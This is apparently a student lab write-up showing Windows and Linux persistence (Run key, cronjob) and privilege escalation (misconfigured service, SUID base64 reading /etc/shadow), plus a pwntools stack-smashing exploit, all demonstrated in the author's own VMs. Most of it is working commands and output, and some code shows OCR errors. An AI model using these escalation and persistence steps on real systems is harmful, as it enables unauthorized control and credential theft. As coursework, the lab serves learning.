
6.1 - Windows Persistence with Registry

```
C:\Windows\system32>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v NotEvil /t REG_SZ /d "C
:\Windows\System32\calc.exe"
The operation completed successfully.
```

For the first step, I had to add a key. I added calc.exe to the registry's run key



Now upon rebooting the vm, the calculator application turns on with the vm.


Name	Type	Data
(Default)	REG_SZ	(value not set)
MicrosoftEdgeA...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Applicatio...
NotEvil	REG_SZ	C:\Windows\System32\calc.exe
OneDrive	REG_SZ	"C:\Users\jordan\AppData\Local\Microsoft\OneDri...

Here is the NotEvil key we just created, it will now get deleted

6.2 - Linux Persistence with Cronjob

```
jordan@ubuntu:~/Desktop$ cd ..
jordan@ubuntu:~$ echo "@reboot date > /home/jordan/Desktop/cron.txt " | crontab 2> /dev/null
jordan@ubuntu:~$ crontab -l
@reboot date > /home/jordan/Desktop/cron.txt
jordan@ubuntu:~$
```

I added a cronjob that ruyns the date command and puts it in cron.txt on my desktop



Looks like a log showed that the date command was executed upon reboot. An attacker with privelages could use this to add a malicious script that boosts privelages upon reboot

```
jordan@ubuntu:~/Desktop$ cd ..
jordan@ubuntu:~$ echo "" | crontab 2> /dev/null
jordan@ubuntu:~$ crontab -l

jordan@ubuntu:~$
```

This crontab is now removed

6.3 - Windows Service Privilege Escalation

```
Microsoft Windows [Version 10.0.19045.4780]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>sc create vulnerable binPath= "C:\Windows\system32\SearchIndexer.exe /Embedding"
[SC] CreateService SUCCESS

C:\Windows\system32>sc sdset vulnerable "D:(A;;CCLCSWRPWPDTLOCRRC;;;WD)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)(A;;CCLCSWLOC
RRC;;;WD)(A;;CCLCSWLOCRRC;;;WD)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
[SC] SetServiceObjectSecurity SUCCESS

C:\Windows\system32>
```

I created a vulnerable service to use for privilege escalation and added user permissions to the service to make it world available for anyone to use (BAD)

```
C:\Windows\system32>net user

User accounts for \\WINDOWS

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
jordan                   WDAGUtilityAccount
The command completed successfully.


C:\Windows\system32>net user tester /add
The command completed successfully.


C:\Windows\system32>_
```


Since I had to restore my snapshot from another lab, I created a tester user

```
C:\Windows\system32>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
jordan
The command completed successfully.
```

Tester is not an admin



I had to set a password for my tester and ran a new cmd as my tester account to test this exploit

```
C:\Windows\system32>sc config vulnerable binpath= "net localgroup administrators tester /add"
[SC] ChangeServiceConfig SUCCESS
```

Here I began the vulnerable service

```
C:\Windows\system32>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
jordan
The command completed successfully.


C:\Windows\system32>sc start vulnerable
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Windows\system32>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
jordan
tester
The command completed successfully.


C:\Windows\system32>
```

The vulnerable service worked! We have added tester to admins

```
C:\Windows\system32>whoami
windows\tester
```

To confirm I am still tester

```
C:\Windows\system32>sc delete vulnerable
[SC] DeleteService SUCCESS
```

Here I patched the machine to remove this vulnerability

6.4 - Linux SUID Privilege Escalation

```
jordan@ubuntu:~$ sudo install -m =xs $(which base64) .
[sudo] password for jordan:
jordan@ubuntu:~$
```

I created a suid bit vulnerability by setting the base64 suid. Now all users can use this as root which is also BAD.

```
jordan@ubuntu:~$ sudo adduser tester
Adding user `tester' ...
Adding new group `tester' (1001) ...
Adding new user `tester' (1001) with group `tester' ...
Creating home directory `/home/tester' ...
Copying files from `/etc/skel' ...
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
Changing the user information for tester
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:

Is the information correct? [Y/n] jordan@ubuntu:~$ y
y: command not found
jordan@ubuntu:~$ groups tester
tester : tester
jordan@ubuntu:~$
```

For this exploit I will create a tester user and open a shell as tester

```
jordan@ubuntu:~$ su - tester
Password:
tester@ubuntu:~$
```

I am now tester

```
tester@ubuntu:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Tester has no permissions to dump etc/shadow

```
tester@ubuntu:/home$ ./base64 "/etc/shadow" | base64 --decode
root:$y$j9T$GGqwMp7y85/ZZxFKzYSBI1$qpk0zK3DsiaLa.WgrEpfLxhrjJKTinKdjXjjPAy5GCB:19964:0:99999:7:::
daemon:*:19773:0:99999:7:::
bin:*:19773:0:99999:7:::
sys:*:19773:0:99999:7:::
sync:*:19773:0:99999:7:::
games:*:19773:0:99999:7:::
man:*:19773:0:99999:7:::
lp:*:19773:0:99999:7:::
mail:*:19773:0:99999:7:::
news:*:19773:0:99999:7:::
uucp:*:19773:0:99999:7:::
proxy:*:19773:0:99999:7:::
www-data:*:19773:0:99999:7:::
backup:*:19773:0:99999:7:::
list:*:19773:0:99999:7:::
irc:*:19773:0:99999:7:::
gnats:*:19773:0:99999:7:::
nobody:*:19773:0:99999:7:::
systemd-network:*:19773:0:99999:7:::
systemd-resolve:*:19773:0:99999:7:::
messagebus:*:19773:0:99999:7:::
systemd-timesync:*:19773:0:99999:7:::
syslog:*:19773:0:99999:7:::
_apt:*:19773:0:99999:7:::
tss:*:19773:0:99999:7:::
uuidd:*:19773:0:99999:7:::
systemd-oom:*:19773:0:99999:7:::
tcpdump:*:19773:0:99999:7:::
avahi-autoipd:*:19773:0:99999:7:::
usbmux:*:19773:0:99999:7:::
dnsmasq:*:19773:0:99999:7:::
kernoops:*:19773:0:99999:7:::
avahi:*:19773:0:99999:7:::
cups-pk-helper:*:19773:0:99999:7:::
rtkit:*:19773:0:99999:7:::
whoopsie:*:19773:0:99999:7:::
sssd:*:19773:0:99999:7:::
speech-dispatcher:!:19773:0:99999:7:::
fwupd-refresh:*:19773:0:99999:7:::
nm-openvpn:*:19773:0:99999:7:::
saned:*:19773:0:99999:7:::
colord:*:19773:0:99999:7:::
geoclue:*:19773:0:99999:7:::
pulse:*:19773:0:99999:7:::
gnome-initial-setup:*:19773:0:99999:7:::
hplip:*:19773:0:99999:7:::
```

Looks like we can now dump the /etc/shadow file even as a tester user with this vulnerability

6.5 - Stack Smashing the Hidden Function

Output was too much to screenshot so Installed gbd with the following commands

wget https://ftp.gnu.org/gnu/gdb/gdb-12.1.tar.gz

tar -xvzf gdb-12.1.tar.gz

cd gdb-12.1

./configure

make

sudo make install

```
┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ git clone https://github.com/longld/peda.git ~/peda

Cloning into '/home/jordan/peda' ...
remote: Enumerating objects: 382, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 382 (delta 2), reused 8 (delta 2), pack-reused 373
Receiving objects: 100% (382/382), 290.84 KiB | 1.62 MiB/s, done
Resolving deltas: 100% (231/231), done.

┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ echo "source ~/peda/peda.py" >> ~/.gdbinit\
>

┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ echo "source ~/peda/peda.py" >> ~/.gdbinit\
>

┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ echo "source ~/peda/peda.py" >> ~/.gdbinit

┌──(jordan㉿kali)-[~/gdb-12.1]
└─$
```

I installed Peda after installing gdb

```
┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ vim program.c

┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ cat program.c
#include <stdio.h>
void hidden(){
        printf("Congrats, you found me!\n");
}
int main(){
   char buffer[100];
         gets(buffer);
         printf("Buffer Content is : %s\n",buffer);
}

┌──(jordan㉿kali)-[~/gdb-12.1]
└─$
```

I created program.c and made a program that is easy to buffer overflow

```
┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ gcc -no-pie -fno-stack-protector -z execstack -Wno-implicit-function-declaration program.c -o program

/usr/bin/ld: /tmp/ccrZpwGx.o: in function `main':
program.c:(.text+0×2b): warning: the `gets' function is dangerous and should not be used.
```

The gets function is depreciated, in order to still compiled the program I need to use the -Who-implicit-function-declaration flag to continue

```
┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
0

┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ chmod -x program
```

I made my program executable and disabled ASLR to keep the addresses consistent

```
┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ chmod -x program

┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ ./program
zsh: permission denied: ./program

┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ chmod +x program
```

This time it is actually executable,

```
┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ ./program
jordan
Buffer Content is : jordan
```

This program displays the string I enter, let's add more characters

```
┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ python -c "print('A' *200)" > input.txt
```

This inputs 200 A's into input.txt

```
(No debugging symbols found in ./program)
(gdb) █
```

gdb -q ./program this is the command I ran to get into gdb mode

```
(gdb) run < input.txt
Starting program: /home/jordan/gdb-12.1/program < input.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Buffer Content is : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401196 in main ()
(gdb) █
```

Running this command inputs the input.txt file into the buffer and overflows it causing an error. We are also given the address of main.

```
┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ vim exploit.py

┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ cat exploit.py
from pwn import *

# Address of the target function (e.g., 'hidden')
target_address = p64(0×401020)  # Replace with the actual address of 'hidden'

# Fill the buffer with junk until the offset
payload = cyclic(120)  # Replace 120 with the offset you found

# Overwrite the return address with the address of 'hidden'
payload += target_address

# Send the payload to the program
p = process('./program')
p.sendline(payload)
p.interactive()
```

Well pattern isn't even a gdb command so I had chatgpt generate this script for me using pwntools

```
Non-debugging symbols:
0×0000000000401146  hidden
```

Using the command info functions hidden I was able to find the address of the hidden function

```
┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ cat exploit.py
from pwn import *

# Address of the 'hidden' function found in GDB (make sure it's in little-endian format)
target_address = p64(0×401146)  # Replace with the address you found in GDB

# Replace 120 with the actual offset you found using cyclic_find()
payload = cyclic(120)  # Assuming the offset is 120, adjust if needed

# Add the target address after filling the buffer up to the offset
payload += target_address

# Start the vulnerable program and send the payload
p = process('./program')  # Ensure './program' is your binary
p.sendline(payload)
p.interactive()
```

I updated the code with the correct offset and target address

```
┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ python3 exploit.py
[+] Starting local process './program': pid 76823
[*] Switching to interactive mode
Buffer Content is : aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabF\x11@
Congrats, you found me!
[*] Got EOF while reading in interactive
$
[*] Process './program' stopped with exit code -11 (SIGSEGV) (pid 76823)
[*] Got EOF while sending in interactive
```

Looks like the exploit worked!

A little explanation on the code, the code uses a cycling pattern to fill the buffer (120 chars) to the offset . Then we add the target address which is the hidden function address and we send in the payload. Typically we make it interactive when working with remote programs like in ctfs where we would get a root shell to show we exploit the machine but in this case it is not interactive.

Aside from the pattern function we can continue with the book's example of exploiting this program shown below

```
┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ python -c 'print("A"*120+"BBBBBB")' > rip.txt

┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ 
```

Here I created a rip.txt file to dump the register address to rip.txt

```
rip            0x424242424242      0x424242424242
```

We have proven we can write B's to the rip registers

```
┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ python -c 'print("A"*120 + "\x46\x11\x40\x00\x00\x00")' > exploit.txt
```

We put the address in little endian into exploit.txt

```
┌──(jordan㉿kali)-[~/gdb-12.1]
└─$ cat exploit.txt - | ./program

Buffer Content is : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAF@
Congrats, you found me!
```